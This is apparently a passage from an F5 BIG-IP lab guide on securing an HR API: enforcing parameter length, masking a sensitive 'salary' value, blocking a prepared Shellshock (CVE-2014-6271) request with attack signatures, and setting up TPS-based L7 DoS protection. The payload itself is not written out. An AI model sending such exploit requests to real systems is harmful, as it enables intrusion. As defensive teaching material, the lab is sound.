
The goal of this exercise is to keep the value of parameter “salary” confidential and enforce middle_initial parameter to one symbol length

Parameters enforcement configuration


1. Navigate to to Security -> Application Security -> Parameters -> Parameters List and delete **_View-state** parameter
2. Create parameter **middle_initial**, uncheck **Perform Staging** and define the value for **Maximum Length** as **1**, then click Create



3. Create parameter **salary**, uncheck **Perform Staging** and check **Sensitive Parameter**, then click Create




4. Navigate to Security -> Application Security -> Policy Building -> Learning and Blocking Settings and expand **Parameters** section
5. Set checkboxes against Alarm and Block for **Illegal parameter value length** violation, then click Save and Apply Policy




Validation


1. Go back to Postman and run **Parameter Length&Security** again - this API call should be blocked
2. In the BIG-IP GUI to Security -> Event Logs -> Application - Requests and examine the last log message



Note, the parameter's value for "salary" should be masked:



3. Go back to Postman, expand **body** section of **Parameter Length&Security** and modify **middle_initial** parameter value to **B**, then click Save and Send - API call should go through




4. In the BIG-IP GUI go to Security -> Event Logs -> Application - Requests clear the illegal filter and examine the request. Is Salary still protected?

7.3.5 Attacks mitigation

In this module you will examine security controls allowing to protect against known attack patterns against API infrastructure. If you are using prebuilt objects proceed to *policy validation.* Keep in mind, you will have to use objects with **prebuilt** suffix.

Examine unprotected API environment


1. Launch Postman application
2. Click Collections -> HR_API_Illegal -> Shellshock. Click **Headers** and examine the value for **User-Agent**



This string is trying to exploit well known vulnerability CVE 2014-6271 also known as Shellshock

https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6271


3. Make sure authorization type is set to **OAuth 2.0**. From the list of available tokens select **hruser** and click **Preview Request**. Then click **Send**




4. The API call is able to come through along with remote command execution embedded into User-Agent string

Attacks protection configuration

1. In the BIG-IP GUI navigate to Security -> Options -> Application Security -> Attack Signatures -> Attack Signature Sets
2. Tap Create, define a name **API_Lab_SigSet2**, select all items in the **Available Systems** list and move it into **Assigned Systems**. Specify **Risk** as **Greater Than/Equal Medium** and tap Create




3. Navigate to Security -> Application Security -> Policy Building -> Learning and Blocking Setting, expand **Attack Signatures** section and click **Change**




4. Uncheck **Generic Detection Signatures** and check **API_Lab_SigSet**, then click Change, Save and Apply Policy

You can choose the prebuilt set or the set you just created.



Validation

1. Go back to Postman and run **Shellshock** API call again - the API call should be blocked
2. In the BIG-IP GUI to Security -> Event Logs -> Application - Requests and examine the last log message



API call is matching the signature and hence being blocked

7.4 API and L7 DoS


In this section you will build security policy to protect API from L7 DoS attacks.

7.4.1 API L7 DoS attacks and TPS based protection


In this module you will examine L7 DoS attacks against API, detection and mitigation based on the transaction rate per second per individual source.

DoS profile configuration

1. In the BIG-IP GUI navigate to Security -> DoS Protection -> DoS Profile and click Create; Define the name **API_DoS** and click Finished
2. Click on just created DoS profile and go to **Application Security** tab; click **Edit**, set the checkbox for enabled on **Application Security** and examine configuration options
3. Proceed to **TPS-Based Detection**, make sure it is enabled and set mitigation criteria **By Source IP**: **reached at least** value to **2** and **absolute threshold TPS reached** to **3** tps, then click Update




4. Navigate to Local Traffic -> Virtual Servers -> **api.vlab.f5demo.com** -> Security -> Policies and enable DoS Protection Profile; choose just configured **API_DOS** profile from the dropdown menu

